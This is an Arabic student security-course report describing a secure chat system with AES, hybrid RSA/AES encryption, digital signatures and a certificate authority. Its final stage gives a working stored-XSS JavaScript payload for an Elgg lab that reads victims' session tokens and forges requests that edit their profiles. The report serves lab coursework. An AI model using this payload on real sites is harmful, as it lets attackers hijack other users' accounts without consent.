جامعة دمشق
كلية الهندسة المعلوماتية
قسم هندسة البرمجيات ونظم المعلومات
السنة الخامسة

وظيفة أمن نظم المعلومات

إعداد الطلاب :

أحمد محمد مريود

لين فادي الأشقر

ماريمار مأمون رضوان

بإشراف المهندس :

براء طباعة

05 / 01 / 2023

Contents

قاعدة البيانات :

نقوم بإنشاء داتا بيز على mysql :


جدول client: يخزن معلومات العميل (الاسم ، الرقم ، كلمة السر)

جدول message: يخزن الرسائل (محتوى الرسالة ، المرسل ، المستقبل ، تاريخ الإرسال ، تحقق من الإرسال ، تحقق من الاستقبال)

جدول numbers: يخزن الأرقام المحفوظة لكل عميل (الرقم ، العميل)

جدول digit_sign: يخزن التوقيع الرقمي لكل رسالة من العميل (التوقيع الرقمي ، العميل)

مخطط قاعدة البيانات:



الملفات :

- ملف لتخزين الـ uniqueId
- ملف لتخزين الـ public key و الـ private key
- ملف لتخزين شهادات CSR

البرامج المتبعة :

برنامج العميل:

الوظائف:

- إنشاء حساب
- تسجيل الدخول
- تسجيل خروج
- استعادة الحساب
- عرض جميع الأرقام
- عرض الأرقام المحفوظة مسبقاَ
- اختيار رقم عميل لمراسلته
- عرض جميع الرسائل بين عميلين
- عرض الرسائل المرسلة من العميل الآخر
- إرسال الرسالة
- استقبال الرسائل في الـ real time
- توليد المفاتيح وشهادة الـCSR

برنامج المخدم:

الوظائف:

- معالجة الطلبات الواردة من العملاء
- إدراة قاعدة البيانات
- توليد المفاتيح وشهادة الـCSR
- إدارة عمليات الاتصال

برنامج الـ CA:

الوظائف:

- من الممكن توليد شهادات CSR
- توثيق الشهادات وإدارتها

الأمان :

- تشفير البيانات باستخدام التشفير المتناظر عن طريق خوارزمية الـ AES من نوعي (CBC , GCM)
- تشفير البيانات باستخدام التشفير الهجين عن طريق خوارزمية الـ PGP
- توقيع البيانات رقمياً
- استخدام شهادات التحقق CSR
- إدارة الصلاحيات Authentication , Autherition
- تشفير البيانات بين العميلين
- تشفير كلمة السر ضمن قاعدة البيانات

المرحلة الأولى:

تعريف برنامج العميل واتصاله بالمخدم عن طريق الـ socket

تعريف برنامج المخدم وفتح عدة اتصالات في نفس الوقت لمعالجة عدة طلبات سوياً

من جهة العميل : عند طلب أي خدمة يقوم العميل بفتح اتصال مع المخدم وإرسال اسم الخدمة إليه ومن ثم استقبال النتيجة من المخدم

في حالة الدخول إلى المحاثة بين العميلين يتم فتح اتصالين في نفس الوقت (الأول يطلب دائماً من المخدم تزويده بالرسائل الحديثة ،

الثاني يتم فتح الاتصال عند طلب الخدمة)

من جهة المخدم: عند طلب أي خدمة من قبل العميل يقوم المخدم بمعالجة الطلب وإعادة النتيجة للعميل

يتم التواصل بين العميل والمخدم عن طريق الـ map حيث تعتبر وسيلة التواصل بينهم.

المرحلة الثانية :

نقوم بتشفير الداتا عن طريق التشفير المتناظر باستخدام خوارزمية ال AES من نوع CBC أو GCM و MAC، حيث يكون مفتاح التشفير موجود مسبقا

التشفير : تدخل البيانات إلى التشفير و من ثم

- نقوم بتوليد salt (الحشو) للبيانات "فهم فكرة الحشو و إعادة كتابتها هنا "
- نقوم بتوليد ال secret key عن طريق مفتاح التشفير و ال salt
- نقوم بتوليد iv ، حيث يستخدم هذا ال iv من أجل التفريق بين البيانات
- نختار خوارزمية التشفير
- نقوم بإنشاء ال cipher بإعطائه خوارزمية التشفير و secret و iv
- نقوم بتوليد MAC للبيانات المشفرة عن طريق ال secret key

المراسلة : يتم إرسال البيانات المشفرة و ال iv الذي قمنا بتوليده و ال MAC

فك التشفير : تدخل البيانات المشفرة و من ثم

- نقوم بتكرار الخطوات نفسها في التشفير و إخراج البيانات بعد فك تشفيرها

المرحلة الثالثة :

نقوم بتشفير الداتا عن طريق التشفير الهجين باستخدام خوارزمية ال PGP ، حيث يقوم العميل و المخدم بتوليد المفاتيح الخاصة و العامة في حال لم تكن مخزنة ضمن الملف، والتحقق من تهيئة الاتصال عند كل اتصال

تهيئة الاتصال : بعد توليد المفاتيح لكل طرف يقوم العميل بإرسال المفتاح العام الخاص به إلى المخدم ، و يعيد المخدم المفتاح الخاص به للعميل

التشفير : تدخل البيانات إلى التشفير و من ثم

- في حال لم تتم تهيئة الاتصال نقوم بها
- نقوم بتوليد secret key عشوائي
- نقوم بتشفير الداتا باستخدام خوارزمية AES عن طريق ال secret key

- ثم نقوم بتشفير ال secret key باستخدام التشفير الغير متناظر (خوارزمية ال RSA) عن طريق المفتاح العام للمستقبل

المراسلة : يتم إرسال البيانات المشفرة و ال secret key مشفر

فك التشفير : تدخل البيانات المشفرة و من ثم

- نقوم بفك تشفير ال secret key عن طريق المفتاح الخاص للمستقبل
- نقوم بفك تشفير البيانات المشفرة عن طريق ال secret key الذي قمنا بفك تشفيره

المرحلة الرابعة :

نقوم بالتوقيع الرقمي للبيانات المرسلة عن طريق المفتاح الخاص للمرسل والتحقق من هذا المفتاح لدى المستقبل عن طريق المفتاح العام للمرسل .

تهيئة الاتصال : نفس الطريقة السابقة .

توقيع البيانات :

- نقوم بتهيئة التوقيع عن طريق مفتاح الخاص والبيانات المرسلة

المراسلة : يتم إرسال البيانات والتوقيع الرقمي .

التحقق من التوقيع : تدخل البيانات مع التوقيع ومن ثم :

- التحقق من التوقيع عن طريق المفتاح العام للمرسل
- تخزين التوقيع مع المرسل في قاعدة البيانات من اجل عدم النكران

المرحلة الخامسة:

تعريف برنامج الـCA وفتح عدة اتصالات في نفس الوقت لمعالجة عدة طلبات سوياً

حال توليد شهادة :

- يقوم المخدم بتوليد شهادة الـ CSR
- يقوم المخدم بإرسال الشهادة إلى الـ CA لتوقيعها
- يقوم CA بالاتصال بالمخدم هاتفياً للتحقق منه
- يقوم CA بتوقيع الشهادة عن طريق المفتاح الخاص به وحفظها عنده
- يقوم CA بإرسال الشهادة الموقعة إلى المخدم

في حال طلب شهادة :

- يقوم العميل بطلب شهادة من الـ CA
- يقوم الـCA بإرسال الشهادة المخزنة لديه إلى العميل

التشفير بين العميل والعميل :

- يقوم العميل بطلب شهادة المستقبل من الـ CA

- يقوم العميل بتشفير البيانات باستخدام المفتاح العام للمستقبل الحاصل عليه من الشهادة
- يقوم المستقبل بفك تشفير البيانات المشفرة عن طريق المفتاح الخاص به

المرحلة السادسة:

بعد تهيئة البيئة الخاصة بالهجمة ندخل على حساب المهاجم samy ونقوم بوضع الكود التالي ضمن الـ About me :

```
<script type="text/javascript">
window.onload=function(){
var guid = "&guid=" + elgg.session.user.guid;
var ts   = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token= "__elgg_token=" + elgg.security.token.__elgg_token;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Attacker is my hero" +
        "&accesslevel[description]=2";
var samyguid = 47
//Construct the content of your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;
if (elgg.session.user.guid != samyguid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-type","application/x-www-form-urlencoded");
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.send(content);
}
}
</script>
```